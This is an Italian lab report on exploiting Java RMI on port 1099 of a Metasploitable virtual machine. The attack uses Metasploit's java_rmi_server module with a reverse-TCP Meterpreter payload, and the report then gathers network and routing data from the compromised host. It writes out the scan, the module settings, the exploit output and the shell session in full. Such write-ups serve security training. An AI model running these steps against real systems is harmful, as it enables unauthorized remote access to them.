

Rport– Sfruttamento vulnerabilità Java RMI su Metasploitable

1. Obiettivo dell'esercizio

L'obiettivo dell'esercizio è lo sfruttamento di una vulnerabilità presente nel servizio **Java RMI (Remote Method Invocation)** in ascolto sulla **porta TCP 1099** sulla macchina vulnerabile *Metasploitable*, al fine di ottenere una **sessione remota Meterpreter** utilizzando il framework **Metasploit**.

Una volta ottenuto l'accesso remoto, è richiesta la raccolta di specifiche evidenze di sistema.

2. Scenario di laboratorio

Macchine coinvolte

Ruolo	Sistema Operativo	Indirizzo IP
Attaccante	Kali Linux	192.168.11.111
e		
Vittima	Metasploitable	192.168.11.112

3. Analisi preliminare

È stata inizialmente verificata la connettività di rete tra le due macchine tramite il comando `ping`, confermando la raggiungibilità della macchina vittima.

Successivamente, è stata effettuata una scansione mirata della porta 1099 per identificare il servizio attivo:

```
nmap -sV -p 1099 192.168.11.112
```

L'output ha confermato la presenza del servizio **Java RMI Registry**, noto per vulnerabilità di tipo **Remote Code Execution** se non correttamente configurato.




```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ ping -c 3 192.168.11.112  
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.  
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=11.5 ms  
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=4.80 ms  
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=6.99 ms  
--- 192.168.11.112 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2016ms  
rtt min/avg/max/mdev = 4.797/7.778/11.547/2.811 ms  
(kali@kali)-[~]  
$ nmap -sV -p 1099 192.168.11.112  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-23 03:58 EST  
Nmap scan report for 192.168.11.112  
Host is up (0.0029s latency).  
  
PORT      STATE SERVICE VERSION  
1099/tcp  open  java-rmi GNU Classpath grmiregistry  
MAC Address: 08:00:27:4A:71:2B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 19.98 seconds  
(kali@kali)-[~]  
$
```

4. Sfruttamento della vulnerabilità

Per lo sfruttamento della vulnerabilità è stato utilizzato il framework **Metasploit**.

4.1 Avvio di Metasploit

`msfconsole`



```
(kali@kali)-[~]  
$ msfconsole  
Metasploit tip: Use post/multi/manage/autoroute to automatically add  
pivot routes  
  
*Neutrino_Cannon*PrettyBeefy*PostalTime*binbash*deadastronauts*EvilBunnyWrote*L1T*Mail.ru*() { :;; echo vulnerab  
le*  
*Team sorcerer*ADACTF*BisonSquad*socialdistancing*LeukeTeamNaam*OWASP Moncton*Alegori*exit*Vampire Bunnies*APT593  
*  
*QuePasaZombiesAndFriends*NetSecBG*coincoin*ShroomZ*Slow Coders*Scavenger Security*Bruh*NoTeamName*Terminal Cult*  
*edspiner*BFG*MagentaHats*0x01DA*Kaczuski*AlphaPwners*FILAHA*Raffaela*HackSurYvette*outout*HackSouth*Corax*yeeb0  
iz*  
*SKUA*Cyber COBRA*flaghunters*0xCD*AI Generated*CSEC*p3nnm3d*IFS*CTF_Circle*InnotecLabs*baadf00d*BitSwitchers*0xn
```

4.2 Selezione dell'exploit

È stato selezionato il modulo:

`use exploit/multi/misc/java_rmi_server`

```
kali@kali: ~  
Session Actions Edit View Help  
The Metasploit Framework is a Rapid7 Open Source Project  
msf > search java_rmi  
Matching Modules  


| # | Name                                           | Disclosure Date | Rank      | Check | Description              |
|---|------------------------------------------------|-----------------|-----------|-------|--------------------------|
| 0 | auxiliary/gather/java_rmi_registry             | .               | normal    | No    | Java RMI Registry Interf |
| 1 | exploit/multi/misc/java_rmi_server             | 2011-10-15      | excellent | Yes   | Java RMI Server Insecure |
| 2 | Default Configuration Java Code Execution      | .               | .         | .     | .                        |
| 3 | target: Generic (Java Payload)                 | .               | .         | .     | .                        |
| 4 | target: Windows x86 (Native Payload)           | .               | .         | .     | .                        |
| 5 | target: Linux x86 (Native Payload)             | .               | .         | .     | .                        |
| 6 | target: Mac OS X PPC (Native Payload)          | .               | .         | .     | .                        |
| 7 | auxiliary/scanner/misc/java_rmi_server         | 2011-10-15      | normal    | No    | Java RMI Server Insecure |
| 8 | exploit/multi/browser/java_rmi_connection_impl | 2010-03-31      | excellent | No    | Java RMIConnectionImpl D |

  
Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl  
msf > use exploit/multi/misc/java_rmi_server  
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp  
msf exploit(multi/misc/java_rmi_server) > show options  
Module options (exploit/multi/misc/java_rmi_server):  


| Name      | Current Setting | Required | Description                                                                                            |
|-----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                            |
| RHOSTS    |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |


```

4.3 Configurazione dell'exploit

Sono stati configurati i seguenti parametri:

```
set RHOSTS 192.168.11.112  
set RPORT 1099  
set LHOST 192.168.11.111  
set PAYLOAD java/meterpreter/reverse_tcp
```

```
Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.11.111    yes       The listen address (an interface may be specified)
  LPORT     4444              yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.

msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT => 1099
msf exploit(multi/misc/java_rmi_server) > show payloads

Compatible Payloads

  #  Name                                     Disclosure Date  Rank  Check  Description
  --  --
  0  payload/cmd/unix/bind_aws_instance_connect .              normal No      Unix SSH Shell, Bind Instance
Connect (via AWS API)
  1  payload/generic/custom                  .              normal No      Custom Payload
  2  payload/generic/shell_bind_aws_ssm      .              normal No      Command Shell, Bind SSM (via A
WS API)
  3  payload/generic/shell_bind_tcp          .              normal No      Generic Command Shell, Bind TC
```

4.4 Esecuzione

exploit

L'esecuzione dell'exploit ha avuto esito positivo, consentendo l'apertura di una **sessione Meterpreter** sulla macchina vittima.

```
kali@kali: ~
Session Actions Edit View Help

View the full module info with the info, or info -d command.

msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/tVbwT4
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:59351) at 2026-01-23 04:01:52 -0500
```

```
kali@kali: ~  
Session Actions Edit View Help  
TCP Stager  
12 payload/java/shell/bind_tcp . normal No Command Shell, Java Bind TCP S  
tager  
13 payload/java/shell/reverse_tcp . normal No Command Shell, Java Reverse TC  
P Stager  
14 payload/java/shell_reverse_tcp . normal No Java Command Shell, Reverse TC  
P Inline  
15 payload/multi/meterpreter/reverse_http . normal No Architecture-Independent Meter  
preter Stage, Reverse HTTP Stager (Multiple Architectures)  
16 payload/multi/meterpreter/reverse_https . normal No Architecture-Independent Meter  
preter Stage, Reverse HTTPS Stager (Multiple Architectures)  
  
msf exploit(multi/misc/java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp  
PAYLOAD => java/meterpreter/reverse_tcp  
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111  
LHOST => 192.168.11.111  
msf exploit(multi/misc/java_rmi_server) > show options  
  
Module options (exploit/multi/misc/java_rmi_server):  


| Name      | Current Setting | Required | Description                                                                                                                                                                                         |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                                         |
| RHOSTS    | 192.168.11.112  | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                                               |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                                               |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                                        |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                                              |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                                    |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                                                 |

  
Payload options (java/meterpreter/reverse_tcp):  


| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
|------|-----------------|----------|-------------|


```

5. Accesso remoto

Dopo il successo dell'attacco, è stata aperta la sessione Meterpreter:

```
sessions -i 1
```

```
kali@kali: ~  
Session Actions Edit View Help  
  
meterpreter > sessions  
Usage: sessions [options] or sessions [id]  
  
Interact with a different session ID.  
  
OPTIONS:  
-h, --help Show this message  
-i, --interact <id> Interact with a provided session ID  
  
meterpreter > sessions -i 1  
[*] Session 1 is already interactive.  
meterpreter > shell  
Process 1 created.  
Channel 1 created.
```

Questo ha permesso l'interazione diretta con il sistema Metasploitable compromesso.

6. Raccolta delle evidenze

6.1 Configurazione di rete

Per ottenere le informazioni relative alla configurazione di rete della macchina vittima è stato utilizzato il comando:

```
ifconfig
```

L'output ha fornito informazioni quali:

- indirizzo IP della macchina vittima,
- netmask,
- interfacce di rete disponibili,
- indirizzi MAC.

6.2 Tabella di routing

Per visualizzare la tabella di routing della macchina vittima è stato utilizzato il comando:

```
route
```

In alternativa, tramite shell di sistema:

```
shell  
route -n
```

L'output mostra le rotte configurate, il gateway predefinito e le interfacce associate.

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:4a:71:2b
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe4a:712b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:150  errors:0  dropped:0  overruns:0  frame:0
          TX packets:186  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:131597 (128.5 KB)  TX bytes:19996 (19.5 KB)
          Base address:0xd010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:152  errors:0  dropped:0  overruns:0  frame:0
          TX packets:152  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0 txqueuelen:0
          RX bytes:41769 (40.7 KB)  TX bytes:41769 (40.7 KB)

route -n
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref Use Iface
192.168.11.0 0.0.0.0 255.255.255.0 U 0 0 0 eth0
```

7. Risultati ottenuti

- Sfruttamento riuscito della vulnerabilità **Java RMI**
- Ottenimento di una **sessione Meterpreter remota**
- Raccolta completa delle evidenze richieste:
 - configurazione di rete
 - tabella di routing

8. Conclusioni

L'esercizio dimostra come servizi legacy o non correttamente configurati, come **Java RMI**, possano rappresentare un serio rischio di sicurezza.

L'utilizzo di Metasploit consente di automatizzare lo sfruttamento di vulnerabilità note e di ottenere rapidamente accesso remoto a sistemi vulnerabili.

Questo laboratorio evidenzia l'importanza di:

- limitare l'esposizione dei servizi di rete,

- applicare aggiornamenti di sicurezza,
- monitorare le porte aperte sui sistemi.